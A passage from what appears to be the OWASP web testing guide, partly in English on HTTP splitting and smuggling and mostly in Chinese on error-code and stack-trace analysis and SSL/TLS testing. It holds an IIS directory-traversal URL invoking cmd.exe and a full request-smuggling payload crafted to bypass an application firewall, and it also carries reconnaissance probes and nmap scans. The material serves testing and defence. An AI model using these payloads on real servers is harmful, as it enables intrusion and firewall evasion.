A successful exploitation of HTTP Splitting is greatly helped by knowing some details of the web application and of the attack target. For instance, different targets can use different methods to decide when the first HTTP message ends and when the second starts. Some will use the message boundaries, as in the previous example. Other targets will assume that different messages will be carried by different packets. Others will allocate for each message a number of chunks of predetermined length: in this case, the second message will have to start exactly at the beginning of a chunk and this will require the tester to use padding between the two messages. This might cause some trouble when the vulnerable parameter is to be sent in the URL, as a very long URL is likely to be truncated or filtered. A gray box scenario can help the

attacker to find a workaround: several application servers, for instance, will allow the request to be sent using POST instead of GET.

## HTTP Smuggling

As mentioned in the introduction, HTTP Smuggling leverages the different ways that a particularly crafted HTTP message can be parsed and interpreted by different agents (browsers, web caches, application firewalls). This relatively new kind of attack was first discovered by Chaim Linhart, Amit Klein, Ronen Heled and Steve Orrin in 2005. There are several possible applications and we will analyze one of the most spectacular: the bypass of an application firewall. Refer to the original whitepaper (linked at the bottom of this page) for more detailed information and other scenarios.

### Application Firewall Bypass

There are several products that enable a system administration to detect and block a hostile web request depending on some known malicious pattern that is embedded in the request. For example, consider the infamous, old Unicode directory traversal attack against IIS server (<http://www.securityfocus.com/bid/1806>), in which an attacker could break out the www root by issuing a request like:

```
http://target/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+<command_to_execute>
```

Of course, it is quite easy to spot and filter this attack by the presence of strings like ".." and "cmd.exe" in the URL. However, IIS 5.0 is quite picky about POST requests whose body is up to 48K bytes and truncates all content that is beyond this limit when the Content-Type header is different from application/x-www-form-urlencoded. The pen-tester can leverage this by creating a very large request, structured as follows:

```
POST /target.asp HTTP/1.1 -- Request #1
Host: target
Connection: Keep-Alive
Content-Length: 49225
<CRLF>
<49152 bytes of garbage>
POST /target.asp HTTP/1.0 -- Request #2
Connection: Keep-Alive
Content-Length: 33
<CRLF>
POST /target.asp HTTP/1.0 -- Request #3
xxxx: POST /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0 -- Request #4
Connection: Keep-Alive
<CRLF>
```

What happens here is that the Request #1 is made of 49223 bytes, which includes also the lines of Request #2. Therefore, a firewall (or any other agent beside IIS 5.0) will see Request #1, will fail to see Request #2 (its data will be just part of #1), will see Request #3 and miss Request #4 (because the POST will be just part of the fake header xxxx).

Now, what happens to IIS 5.0 ? It will stop parsing Request #1 right after the 49152 bytes of garbage (as it will have reached the 48K=49152 bytes limit) and will therefore parse Request #2 as a new, separate request. Request #2 claims that its content is 33 bytes, which includes everything until "xxxx:", making IIS miss Request #3 (interpreted as part of Request #2) but spot Request #4, as its POST starts right after the 33rd byte or Request #2. It is a bit complicated, but the point is that the attack URL will not be detected by the firewall (it will be interpreted as the body of a previous request) but will be correctly parsed (and executed) by IIS.

While in the aforementioned case the technique exploits a bug of a web server, there are other scenarios in which we can leverage the different ways that different HTTP-enabled devices parse messages that are not 1005 RFC compliant. For instance, the HTTP protocol allows only one Content-Length header, but does not specify how to handle a message that has two instances of this header. Some implementations will use the first one while others will prefer the second, cleaning the way for HTTP Smuggling attacks. Another example is the use of the Content-Length header in a GET message.

Note that HTTP Smuggling does *not* exploit any vulnerability in the target web application. Therefore, it might be somewhat tricky, in a pen-test engagement, to convince the client that a countermeasure should be looked for anyway.

## References

### Whitepapers

- Amit Klein, "Divide and Conquer: HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics" - [http://www.packetstormsecurity.org/papers/general/whitepaper\\_httpproxy.pdf](http://www.packetstormsecurity.org/papers/general/whitepaper_httpproxy.pdf)
- Chaim Linhart, Amit Klein, Ronen Heled, Steve Orrin: "HTTP Request Smuggling" - <http://www.watchfire.com/news/whitepapers.aspx>
- Amit Klein: "HTTP Message Splitting, Smuggling and Other Animals" - [http://www.owasp.org/images/1/1a/OWASPAppSecEU2006\\_HTTPMessageSplittingSmugglingEtc.ppt](http://www.owasp.org/images/1/1a/OWASPAppSecEU2006_HTTPMessageSplittingSmugglingEtc.ppt)
- Amit Klein: "HTTP Request Smuggling - ERRATA (the IIS 48K buffer phenomenon)" - <http://www.securityfocus.com/archive/1/411418>
- Amit Klein: "HTTP Response Smuggling" - <http://www.securityfocus.com/archive/1/425593>
- Chaim Linhart, Amit Klein, Ronen Heled, Steve Orrin: "HTTP Request Smuggling" - <http://www.cgisecurity.com/lib/http-request-smuggling.pdf>

## 错误处理测试

---

- 错误码分析 (OTG-ERR-001)
- 栈追踪分析 (OTG-ERR-002)

# 错误码分析 (OTG-ERR-001)

## 综述

通常在Web应用的渗透测试中，我们会遇到许多应用服务器产生的错误返回码。通过使用工具和手工特殊构造的特定请求，我们可以触发这些错误。这些错误码可能对于测试者非常有用，因为他们会揭示许多数据库的信息、漏洞信息或者其他应用程序使用的相关组件信息。

这章节分析这些常用的返回码（和错误消息）并关注他们对应用的关系。在这个分析活动中，最关键的部分是将注意力着眼于产生的错误上面，将这些错误视为一系列帮助我们进行下一步分析的信息。一个好的信息集合能降低实施测试的时间，从而提升漏洞评估的效率。

攻击者有时候使用搜索引擎来找出暴露信息的错误位置。搜索随机受害站点的错误信息，或使用搜索引擎过滤工具来查找指定站点的错误信息，参见[搜索引擎发现和信息泄漏侦查 \(OTG-INFO-001\)](#)。

## Web服务错误

在测试中我们常见的错误是HTTP 404 页面不存在。通常，这个错误码提供了关于目标web服务器和相关组件的有用细节。比如：

```
Not Found
The requested URL /page.html was not found on this server.
Apache/2.2.3 (Unix) mod_ssl/2.2.3 OpenSSL/0.9.7g DAV/2 PHP/5.1.2 Server at localhost Port 80
```

这个错误消息可以通过请求一个不存在的URL来生成。除了页面不存在的常见消息，还伴随着一下关于web服务器版本、操作系统、模块组件和其他用到的产品的信息。这些信息从鉴别操作系统和应用类型的角度来看是非常重要的。

其他HTTP响应码比如400 错误请求、405 方法不允许、501 方法未实现、408 请求超时和505 HTTP 版本不支持也能被攻击者强制触发。当收到特定构造的请求时，web服务器会基于其HTTP实现来响应相关请求。

测试web服务器错误码信息暴露在[识别Web服务器 \(OTG-INFO-002\)](#)的相关HTTP头信息暴露章节中也有描述。

## 应用程序错误

应用程序错误通常由应用程序本身返回，而不是web服务器。这些错误可能是来自代码框架（ASP，JSP等等）的错误消息或者应用程序代码烦恼会的特定错误。这些详细的应用程序错误通常提供关于服务器路径、安装软件情况和应用程序版本信息。

## 数据库错误

数据库错误通常在数据库查询或连接时发生问题，由数据库系统返回。每个数据库系统比如MySQL，Oracle或MSSQL，都有着自己的错误代码。这些错误可能提供敏感信息比如数据库服务器IP信息、数据库表、列信息和登陆细节。

此外，许多SQL注入利用技巧也使用了数据库返回的消息错误消息，参见[测试SQL注入 \(OTG-INPVAL-005\)](#)章节来进一步了解相关信息。

在安全分析中，Web服务器错误不是唯一的有用的输出。考虑下面这个错误消息例子：

```
Microsoft OLE DB Provider for ODBC Drivers (0x80004005)
[DBNETLIB][ConnectionOpen(Connect())] - SQL server does not exist or access denied
```

发生了什么情况？我们下面将一步一步为你分析。

在这个例子中，80004005是一个通用的IIS返回错误码，他表明无法与相关数据库建立连接。在许多情况下，错误消息会详细说明数据库类型。这通常也能关联揭示底层的操作系统信息。通过这些信息，渗透测试人员可以做出安全测试的大致策略。

通过操纵数据库连接字符串的值，我们可以获取更详细的错误信息。

```
Microsoft OLE DB Provider for ODBC Drivers error '80004005'
[Microsoft][ODBC Access 97 ODBC driver Driver]General error Unable to open registry key 'DriverId'
```

在这个例子中，我们发现同样的通用错误信息揭示相关数据库类型和版本，以及一个需要的Windows注册表项。

现在我们将通过一个实际的安全测试例子，这个例子的对象是一个无法连接数据库服务器并处理异常的控制行为的web应用程序。这可能由于数据库名称无法进行解析，或处理非预期的变量和其他网络问题引起。

考虑这样一个场景，我们已经拥有了一个数据库管理web入口，这样我们可以通过前端图形界面来进行数据库查询、创建新表和修改数据库。在POST登陆过程中出现了下面的消息。这些消息指明了MySQL数据库的存在：

```
Microsoft OLE DB Provider for ODBC Drivers (0x80004005)
[MySQL][ODBC 3.51 Driver]Unknown MySQL server host
```

如果我们查看登陆HTML页面的源代码，我们可以发一个含有数据库IP地址的隐藏域 我们可以尝试更改这个IP为渗透测试者控制的数据库服务器来尝试迷惑应用程序，使他认为登陆是成功的。

另一个例子：已知后台的数据库服务器类型，我们可以利用这个信息来对该数据库进行SQL注入攻击或存储式XSS测试。

## 如何测试

下面是一些测试详细错误消息的例子。每一个例子都展示了操作系统和应用程序版本等等信息。

### 测试：404 Not Found

```
telnet <host target> 80
GET /<wrong page> HTTP/1.1
host: <host target>
<CRLF><CRLF>
```

结果：

```
HTTP/1.1 404 Not Found
Date: Sat, 04 Nov 2006 15:26:48 GMT
Server: Apache/2.2.3 (Unix) mod_ssl/2.2.3 OpenSSL/0.9.7g
Content-Length: 310
Connection: close
Content-Type: text/html; charset=iso-8859-1
...
<title>404 Not Found</title>
...
<address>Apache/2.2.3 (Unix) mod_ssl/2.2.3 OpenSSL/0.9.7g at <host target> Port 80</address>
...
```

测试：

导致无法连接数据库服务器的网络问题

结果:

```
Microsoft OLE DB Provider for ODBC Drivers (0x80004005) '
[MySQL][ODBC 3.51 Driver]Unknown MySQL server host
```

测试:

缺乏登陆凭证导致认证失败

结果:

用于认证的防火墙版本信息 :

```
Error 407
FW-1 at <firewall>: Unauthorized to access the document.
• Authorization is needed for FW-1.
• The authentication required by FW-1 is: unknown.
• Reason for failure of last attempt: no user
```

测试: **400 Bad Request**

```
telnet <host target> 80
GET / HTTP/1.1
<CRLF><CRLF>
```

结果:

```
HTTP/1.1 400 Bad Request
Date: Fri, 06 Dec 2013 23:57:53 GMT
Server: Apache/2.2.22 (Ubuntu) PHP/5.3.10-1ubuntu3.9 with Suhosin-Patch
Vary: Accept-Encoding
Content-Length: 301
Connection: close
Content-Type: text/html; charset=iso-8859-1
...
<title>400 Bad Request</title>
...
<address>Apache/2.2.22 (Ubuntu) PHP/5.3.10-1ubuntu3.9 with Suhosin-Patch at 127.0.1.1 Port 80</address>
...
```

测试: **405 Method Not Allowed**

```
telnet <host target> 80
PUT /index.html HTTP/1.1
Host: <host target>
<CRLF><CRLF>
```

结果:

HTTP/1.1 405 Method Not Allowed

```
Date: Fri, 07 Dec 2013 00:48:57 GMT
Server: Apache/2.2.22 (Ubuntu) PHP/5.3.10-1ubuntu3.9 with Suhosin-Patch
Allow: GET, HEAD, POST, OPTIONS
Vary: Accept-Encoding
Content-Length: 315
Connection: close
Content-Type: text/html; charset=iso-8859-1
...
<title>405 Method Not Allowed</title>
...
<address>Apache/2.2.22 (Ubuntu) PHP/5.3.10-1ubuntu3.9 with Suhosin-Patch at <host target> Port 80</address>
...
```

**测试: 408 Request Time-out**

```
telnet <host target> 80
GET / HTTP/1.1
- 等待X秒钟 (取决于目标服务器, Apache服务器默认为21秒)
```

**结果:**

```
HTTP/1.1 408 Request Time-out
Date: Fri, 07 Dec 2013 00:58:33 GMT
Server: Apache/2.2.22 (Ubuntu) PHP/5.3.10-1ubuntu3.9 with Suhosin-Patch
Vary: Accept-Encoding
Content-Length: 298
Connection: close
Content-Type: text/html; charset=iso-8859-1
...
<title>408 Request Time-out</title>
...
<address>Apache/2.2.22 (Ubuntu) PHP/5.3.10-1ubuntu3.9 with Suhosin-Patch at <host target> Port 80</address>
...
```

**测试: 501 Method Not Implemented**

```
telnet <host target> 80
RENAME /index.html HTTP/1.1
Host: <host target>
<CRLF><CRLF>
```

**结果:**

```
HTTP/1.1 501 Method Not Implemented
Date: Fri, 08 Dec 2013 09:59:32 GMT
Server: Apache/2.2.22 (Ubuntu) PHP/5.3.10-1ubuntu3.9 with Suhosin-Patch
Allow: GET, HEAD, POST, OPTIONS
Vary: Accept-Encoding
Content-Length: 299
Connection: close
Content-Type: text/html; charset=iso-8859-1
...
<title>501 Method Not Implemented</title>
...
<address>Apache/2.2.22 (Ubuntu) PHP/5.3.10-1ubuntu3.9 with Suhosin-Patch at <host target> Port 80</address>
...
```

**测试:**

通过拒绝访问错误信息枚举目录：

```
http://<host>/<dir>
```

结果：

```
Directory Listing Denied
This Virtual Directory does not allow contents to be listed.
```

```
Forbidden
You don't have permission to access /<dir> on this server.
```

## 测试工具

- [1] ErrorMint - <http://sourceforge.net/projects/errormint/>
- [2] ZAP Proxy - [https://www.owasp.org/index.php/OWASP\\_Zed\\_Attack\\_Proxy\\_Project](https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project)

## 参考资料

- [1] [\[RFC2616\]](#) Hypertext Transfer Protocol -- HTTP/1.1
- [2] [\[ErrorDocument\]](#) Apache ErrorDocument Directive
- [3] [\[AllowOverride\]](#) Apache AllowOverride Directive
- [4] [\[ServerTokens\]](#) Apache ServerTokens Directive
- [5] [\[ServerSignature\]](#) Apache ServerSignature Directive

## 整改措施

### IIS和ASP.net中的错误处理

ASP.net是来自微软的常用web应用框架。IIS是一个常用的web服务器。所有应用程序都会发生错误，开发者尝试捕获大部分的错误，但几乎不可能覆盖所有异常（但是可能配置web服务器来向用户隐藏这些详细的错误信息）。

IIS使用一系列自定义的错误页面，通常能在c:\winnt\help\iishelp\common目录下找到，比如“404 页面无法访问”。这些默认页面可以更改，自定义的错误也能在IIS服务器中配置。当IIS服务器接收一个aspx页面请求时，这个请求将被传递给.NET框架。

在.NET框架中有许多不同处理错误的方法，在ASP.net中，有如下三个地方可以处理错误：

1. 在 Web.config 的 customErrors 节中
2. 在 global.asax 的 Application\_Error 子过程中
3. 在 aspx 中或 Page\_Error 子过程中相关的代码处理页面中

#### 使用web.config处理错误

```
<customErrors defaultRedirect="myerrorpagedefault.aspx" mode="On|Off|RemoteOnly">
 <error statusCode="404" redirect="myerrorpagefor404.aspx"/>
 <error statusCode="500" redirect="myerrorpagefor500.aspx"/>
</customErrors>
```

mode="On" 将开启自定义错误消息。mode=RemoteOnly 将对远程应用程序用户显示自定义错误消息。本地访问用户会得到完整的堆栈情况的信息，而不是自定义的错误页面。

所有错误，除了显示指定的，都会跳转到defaultRedirect指定的页面。如myerrorpagedefault.aspx。所有状态码为404的页面

将会跳转为myerrorpagefor404。

在**Global.asax**中处理错误

当错误发生时候，Application\_Error子过程被调用。开发者可以在这个子过程中为错误处理/页面编写代码。

```
Private Sub Application_Error (ByVal sender As Object, ByVal e As System.EventArgs)
 Handles MyBase.Error
End Sub
```

在**Page\_Error**子过程中处理错误

类似应用程序错误。

```
Private Sub Page_Error (ByVal sender As Object, ByVal e As System.EventArgs)
 Handles MyBase.Error
End Sub
```

### ASP.net中错误处理顺序

Page\_Error子过程将被最先处理，接着是global.asax中的Application\_Error子过程，最后是web.config文件中的customErrors节中定义的内容。

服务器端的web应用程序信息收集非常困难，但是在这里发现的信息非常有利于正确的漏洞利用（比如，SQL注入或者XSS攻击），同时也能减少误报。

如何测试**ASP.net**和**IIS**中的错误处理

打开你的浏览器，并输入随机名字页面：

```
http:\\www.mywebserver.com\\anyrandomname.asp
```

如果页面返回下面信息：

```
The page cannot be found
Internet Information Services
```

这意味着IIS自定义错误页面没有开启。请注意.asp扩展。

同时也测试.net自定义错误页面。输入aspx后缀的随机页面名字：

```
http:\\www.mywebserver.com\\anyrandomname.aspx
```

如果服务器返回：

```
Server Error in '/' Application.

The resource cannot be found.
Description: HTTP 404. The resource you are looking for (or one of its dependencies) could have been removed, had its r
```



那么.net的自定义页面没有开启。

## Apache服务器中的错误处理

Apache是一个常见的处理HTML和PHP网页的HTTP服务器。默认情况下，Apache服务器会在HTTP错误响应中显示服务器版本、已安装产品和操作系统信息。

这些错误响应可以在全局环境中配置和自定义，在apache2.conf下的每个站点或每个目录中使用ErrorDocument指示符来配置[2]：

```
ErrorDocument 404 "Customized Not Found error message"
ErrorDocument 403 /myerrorpagefor403.html
ErrorDocument 501 http://www.externaldomain.com/errorpagefor501.html
```

如果在apache2.conf [3]中全局指示符AllowOverride被正确配置，那么站点管理员可以使用.htaccess文件来定义自己的错误页面。

HTTP错误显示的信息可以通过配置apache2.conf配置文件中的ServerTokens指示符[4]和ServerSignature指示符[5]来控制。“ServerSignature Off”（默认开启）能在错误响应消息中除去服务器信息，而ServerTokens [ProductOnly|Major|Minor|Minimal|OS|Full]（默认Full）定义了错误页面中将展示什么信息。

## Tomcat服务器中的错误处理

Tomcat服务器是一个处理JSP和Java Servlet应用程序的HTTP服务器。默认情况下Tomcat服务器在HTTP错误响应消息中现实服务器版本信息。

可以在web.xml配置文件中自定义错误响应。

```
<error-page>
 <error-code>404</error-code>
 <location>/myerrorpagefor404.html</location>
</error-page>
```

# 堆栈追踪分析 (OTG-ERR-002)

## 综述

堆栈回溯信息本身并不是漏洞，但是他们通常为攻击者揭露了有趣的信息。攻击者尝试通过恶意HTTP请求和改变输入数据来产生这些堆栈追踪信息。

如果应用程序响应的堆栈回溯信息没有很好管理，他们可能为攻击者揭示有用的信息。这些信息可能被用于进一步的攻击中。基于多种原因，提供调试信息作为产出错误的页面返回结果被认为是一项不好的操作实践。例如，他们可能包含应用程序内部工作信息，如相对路径或对象是如何被内部引用等信息。

## 如何测试

### 黑盒测试

有许多技能能导致HTTP响应中发送异常消息。注意，在大部分情况下，这些信息将组织为HTML页面返回，也有异常消息作为SOAP的一部分或者REST响应返回。

可以尝试如下测试：

- 非法输入（比如与应用逻辑不一致的输入）。
- 包含非字母数字字符或不符合查询语法的输入。
- 空输入。
- 过长的输入。
- 未认证情况下访问内部认证页面。
- 绕过应用程序流程。

所有的上述测试可能导致包含堆栈回溯信息的应用程序错误消息。在手工测试的同时推荐使用一些模糊测试工具。

一些工具，比如[OWASP ZAP](#)和Burp代理能在你做其他渗透或测试性工作中自动探测到响应数据流中的这些异常信息。

### 灰盒测试

搜索那些会被组织成字符串或输出流的可能发生异常的代码。比如，在JSP中的Java代码如同下面这样：

```
<% e.printStackTrace(new PrintWriter(out)) >
```

在一些情况中，堆栈追踪信息可能被特别的组织成HTML格式，需要小心访问这些堆栈信息元素。

搜索配置文件确认错误处理配置信息和使用的默认错误页面。比如，在Java中，可以在web.xml文件中找到这些配置信息。

## 测试工具

[1] ZAP Proxy - [https://www.owasp.org/index.php/OWASP\\_Zed\\_Attack\\_Proxy\\_Project](https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project)

## 参考资料

- [1] [[RFC2616](#)] Hypertext Transfer Protocol -- HTTP/1.1

## 密码学测试

---

- 弱SSL/TLS加密, 不安全的传输层防护测试 (OTG-CRYPST-001)
- Padding Oracle测试 (OTG-CRYPST-002)
- 非加密信道传输敏感数据测试 (OTG-CRYPST-003)

# 测试脆弱的SSL/TLS加密算法，不充分的传输层保护 (OTG-CRYPST-001)

---

## 综述

敏感数据通过网络传输必须被保护。这样的数据包括用户凭证信息和信用卡号码。一般来说，如果数据在存储时候必须被保护，那么在传输过程中也必须被保护。

HTTP是一个明文的协议，他需要通过SSL/TLS隧道转换成HTTPS流量来保证安全。使用这些协议不仅仅保证秘密性，同时也是一个认证过程。服务器可以使用数字证书进行认证，也允许使用客户端证书进行双向认证。

甚至是现在使用的高级芯片，一些服务器端的错误配置可能被利用来强制使用一些弱的加密算法（甚至糟糕到没有加密），允许攻击者获得这个看上去安全的通信信道的访问能力。其他错误配置可能被用于发起拒绝服务攻击。

## 常见问题

一个常见的漏洞是使用HTTP协议发送敏感信息[2]（比如通过HTTP传输登陆口令[3]）。

当SSL/TLS服务正常工作时候，这是好事，但他也增加了攻击面，可能存在下列漏洞：

- SSL/TLS协议、加密算法、密钥和协商过程必须正确配置。
- 必须确保证书有效。

其他相关的注意点有：

- 必须更新可能存在已知漏洞的软件[4]。
- 为会话Cookies使用Secure标志[5]。
- 使用HTTP严格传输安全 (HSTS) 头[6]。
- 同时存在HTTP和HTTPS，可能截获流量[7],[8]。
- 同一个页面混合HTTPS和HTTP内容，可能导致信息泄露。

## 明文传输敏感信息

应用程序不应该通过非加密信道传输敏感信息。通常能找到那些基于HTTP的基本认证过程，通过HTTP传输密码或会话cookie，和一些规定、法律或组织策略要求的信息。

## 弱SSL/TLS密码算法/协议/密钥

在历史上，美国政府曾经颁布限制条款只允许出口的密码系统最多使用40位加密密钥，这个密钥长度是严重不足的，允许通信被解密。从那以后，出口规定已经被放宽到最大加密密钥为128位。

检查SSL配置避免使用那些已经轻易能够破解的密码算法是非常重要的。为了达到这个目的，基于SSL的服务不应该提供选择弱加密算法套件的选项。一个密码套件是指加密协议（如DES, RC4, AES），加密密钥长度（如40, 56, 或者128位），以及一个用于完整性检查的哈希算法（如SHA, MD5）。

简单来说，密码套件选择的关键取决于下面这些内容：

1. 客户端发送给服务器ClientHello消息中（与其他信息一起）规定了协议信息和能够处理的密码套件信息。注意客户端通常是一个web浏览器（现在最常见的SSL客户端），但是这不是必须的，客户端可以是任何支持SSL的应用程序；服务器端也是如此，不一定是web服务器，虽然大部分情况是web服务器[9]。
2. 服务器通过ServerHello消息进行响应，包含已选择的协议和本次会话使用的密码套件（通常服务器选择客户端与服务端共同支持的强度最大的协议和密码套件）。能通过配置指示服务器支持的密码套组，通过这个方法可以控制是否与只支

持40位加密的客户端进行通信。

## SSL证书有效性 - 客户端和服务端

当通过HTTPS协议访问web应用程序时候，服务端和客户端建立起来一条安全的通信通道。通过数字证书的方法确认一端的身份（服务端）或双方的身份（服务端和客户端）。因此，一旦加密算法套件确定了，SSL握手过程接下来做的工作就是交换证书。

1. 服务器通过Certificate消息发送证书信息，如果需要验证客户端（双向认证），发送CertificateRequest消息给客户端。
2. 服务器发送ServerHelloDone消息，等待客户端响应。
3. 收到ServerHelloDone消息后，客户端验证服务端的数字证书的有效性。

为了使得通信能够建立，需要对这些证书进行一些检查。讨论SSL和基于数字证书的认证过程超出了本测试指南的范围，这里只注重于讨论确认证书有效性的主要评判条件：

- 检查CA是否是已知的（认为是可信任的）；
- 检查证书目前是否有效；
- 检查网站名称和证书中描述的名称是否一致。

让我们来更详细深入每项检查：

- 每一个浏览器都有一系列预置的信任CA，用来进行签名CA的判断（这个列表可以被自定义和任意扩展）。在与HTTPS服务器进行初始协商阶段，如果服务器证书是浏览器未知的CA相关签署的，通常浏览器会发出一个警告。这通常会在web应用程序依赖于一个自己设置的CA签名的证书的情况下。这可以涉及到多个方面。举例来说，这种情况发生可能在一个内网环境是正常的（比如HTTPS下的公司web邮件服务；在这里，显然所有用户能够将内部CA标记为可信CA）。当服务在互联网上向公众公开，显然（当确认我们交流的服务器的身份是非常重要的情况下），依赖于可信CA往往是必须的，这些CA应该被所有的用户识别出来（这里我们为了简化迷信，我们暂时不深入挖掘数字证书中的信任模型的实现情况）。
- 证书分配有有效时间段，因此他们会过期。同样，浏览器会对此发出警告。一个公开服务需要当前的有效证书；否则意味着虽然我们访问的服务器证书是被我们信任的某人签署，但是已经失效，需要更新。
- 万一证书的名字和服务器名字不匹配会发生什么？如果这种现象发生了，听上去好像是多虑了。由于一系列的原因下，其实这种情况不罕见。一个系统可能托管了许多基于名字的虚拟主机，他们共享同样的IP地址，并通过HTTP 1.1中的Host头的信息进行识别。在这种情况下，由于SSL握手对于服务器证书的检测是在在HTTP请求处理之前完成的，他不可能分配给不同虚拟主机的不同的证书。因此，如果站点的名称和证书上的名称不匹配，服务器可能会给我们一个标志告诉我们这一情况。为了避免这种现象，必须使用基于IP的虚拟服务器。[\[33\]](#)和[\[34\]](#)描述了处理这个问题的技巧以及如何允许基于名字的虚拟主机被正确指向问题。

## 其他漏洞

由于新服务的存在，监听不同的tcp端口可能会引入漏洞，比如软件没有即使更新导致的基础设施漏洞[\[4\]](#)。此外，为了正确保护传输过程中的数据安全，会话cookie必须使用Secure标志[\[5\]](#)以及使用一些指示符来应该被设置来保证浏览器只接受安全的数据流（如HSTS[\[6\]](#)，CSP）。

同样的，也有一下通过截获通信数据流来发起的攻击，比如在web服务器同时在HTTP和HTTPS上同时提供服务[\[6\]](#),[\[7\]](#)或在同一个页面混合HTTP和HTTPS资源的情况下。

## 如何测试

### 测试明文传输的敏感信息

不同类型的需要保护的敏感信息可能被明文方式传输。可以通过使用HTTP替换HTTPS协议来确认这个情况。参见下面具体的案例来了解细节，比如凭证[\[3\]](#)和其他数据[\[2\]](#)。

### 例1：通过HTTP的基本认证

一个典型的例子是在HTTP上使用基本认证（Basic Authentication）。因为在基本认证系统中，在登陆后，登陆凭证是通过编码，而不是加密在HTTP头中发送。

```
$ curl -kis http://example.com/restricted/
HTTP/1.1 401 Authorization Required
Date: Fri, 01 Aug 2013 00:00:00 GMT
WWW-Authenticate: Basic realm="Restricted Area"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Length: 162
Content-Type: text/html

<html><head><title>401 Authorization Required</title></head>
<body bgcolor=white>
<h1>401 Authorization Required</h1>

Invalid login credentials!

</body></html>
```

## 测试弱SSL/TLS加密算法/协议/密钥漏洞

由于存在巨大数量的加密套件，快速的密码学分析使得测试SSL服务器成为较重要的人物。

在编写这片测试准则的时候，下面这些被认为是最小的检查列表：

- 弱加密算法不应该被使用（比如，密钥小于128比特[10]；不使用加密算法，因为没有使用任何加密；没有匿名DH，因为不能提供认证过程）。
- 必须禁止弱加密协议（如，SSLv2必须禁止，因为该协议设计上存在已知漏洞[11]）。
- 协商过程必须被正确配置（如，不安全的协商过程必须禁止，因为存在中间人攻击[12]以及由客户端开始的初始协商必须禁止，因为存在拒绝服务攻击漏洞[13]）。
- 不存在出口级的密码套件，因为他们很容易被破解[10]。
- X.509证书密钥长度必须健壮（如，RSA或DSA使用的密钥至少1024比特）。
- X.509证书必须只被安全的哈希算法所签名（如，不要使用MD5算法，因为该算法存在已知的冲突攻击）。
- 密钥必须通过正确的熵中生成（如，Debian生成的弱密钥）[14]。

更加完整的检查列表包括：

- 应该开启安全的协商过程。
- 由于已知冲突攻击，MD5不应该被使用。[35]
- 由于密码学分析攻击，RC4不应该被使用。[15]
- 服务器应该防止BEAST攻击[16]。
- 服务器应该防止CRIME攻击，禁止TLS压缩[17]。
- 服务器应该支持前向安全性[18]。

下面标准可以作为部署SSL服务器的参考资料：

- PCI-DSS v2.0 在4.1中要求相关机构必须使用“健壮加密措施”，但是没有精确定义密钥长度和算法。通常的解释是，部分基于该标准的上一个版本，至少128位密钥长度，没有出口级的算法强度，以及不使用SSLv2 [19]。
- Qualys SSL 实验室的服务器评价指南[14]，部署最佳实践[10]和SSL威胁模型[20]被设计为标准化SSL服务器评估和配置标准。但是没有SSL服务器工具一样更新[21]。
- OWASP 也有许多关于SSL/TLS安全的自由[22], [23], [24], [25], [26]。

一些工具和扫描器有免费的（如SSLAudit[28]和SSLScan[29]），也有商业的（如Tenable的Nessus[27]），可以被用来评估SSL/TLS漏洞。但是由于这些漏洞是不断发展的，一个好办法是通过openssl[30]来手动检查，或使用工具的输出作为人工评估的输入依据。

有时，SSL/TLS服务不能直接访问，测试人员只能通过使用HTTP代理中的CONNECT方法进行访问[36]。大多数工具会尝试希望的tcp端口来开始SSL/TLS握手。但这可能无法在HTTP代理中起作用。测试人员可以简单通过一下中转软件如socat[37]来绕过这种情况。

#### 例2：通过nmap发现SSL服务

第一步是识别被SSL/TLS包装服务的端口。通常通过SSL的web或邮件服务端口是 - 443 (https) , 465 (ssmtp) , 585 (imap4-ssl) , 993 (imaps) , 995 (ssl-pop) 。

在下面的例子中，我们通过使用nmap的“-sV”选项来搜寻SSL服务，这个选项用于识别服务，所以也能够识别出SSL服务[31]。这个例子中其他选项也进行了定制。通常在web应用渗透测试中的测试范围端口限定在80和443。

```
$ nmap -sV --reason -PN -n --top-ports 100 www.example.com
Starting Nmap 6.25 (http://nmap.org) at 2013-01-01 00:00 CEST
Nmap scan report for www.example.com (127.0.0.1)
Host is up, received user-set (0.20s latency).
Not shown: 89 filtered ports
Reason: 89 no-responses
PORT STATE SERVICE REASON VERSION
21/tcp open ftp syn-ack Pure-FTPD
22/tcp open ssh syn-ack OpenSSH 5.3 (protocol 2.0)
25/tcp open smtp syn-ack Exim smptd 4.80
26/tcp open smtp syn-ack Exim smptd 4.80
80/tcp open http syn-ack
110/tcp open pop3 syn-ack Dovecot pop3d
143/tcp open imap syn-ack Dovecot imapd
443/tcp open ssl/http syn-ack Apache
465/tcp open ssl/smtp syn-ack Exim smptd 4.80
993/tcp open ssl/imap syn-ack Dovecot imapd
995/tcp open ssl/pop3 syn-ack Dovecot pop3d
Service Info: Hosts: example.com
Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 131.38 seconds
```

#### 例3：通过nmap检查证书信息，弱加密算法以及SSLv2

Nmap有两个相关脚本来检测证书信息和弱加密算法[31]。

```
$ nmap --script ssl-cert,ssl-enum-ciphers -p 443,465,993,995 www.example.com
Starting Nmap 6.25 (http://nmap.org) at 2013-01-01 00:00 CEST
Nmap scan report for www.example.com (127.0.0.1)
Host is up (0.090s latency).
rDNS record for 127.0.0.1: www.example.com
PORT STATE SERVICE
443/tcp open https
| ssl-cert: Subject: commonName=www.example.org
| Issuer: commonName=*****
| Public Key type: rsa
| Public Key bits: 1024
| Not valid before: 2010-01-23T00:00:00+00:00
| Not valid after: 2020-02-28T23:59:59+00:00
| MD5: *****
|_SHA-1: *****
| ssl-enum-ciphers:
| SSLv3:
| ciphers:
| TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong
| TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong
| TLS_RSA_WITH_RC4_128_SHA - strong
| compressors:
| NULL
| TLSv1.0:
| ciphers:
| TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong
| TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong
| TLS_RSA_WITH_RC4_128_SHA - strong
| compressors:
| NULL
```

```

|_ least strength: strong
465/tcp open smtps
| ssl-cert: Subject: commonName=*.exampple.com
| Issuer: commonName=*****
| Public Key type: rsa
| Public Key bits: 2048
| Not valid before: 2010-01-23T00:00:00+00:00
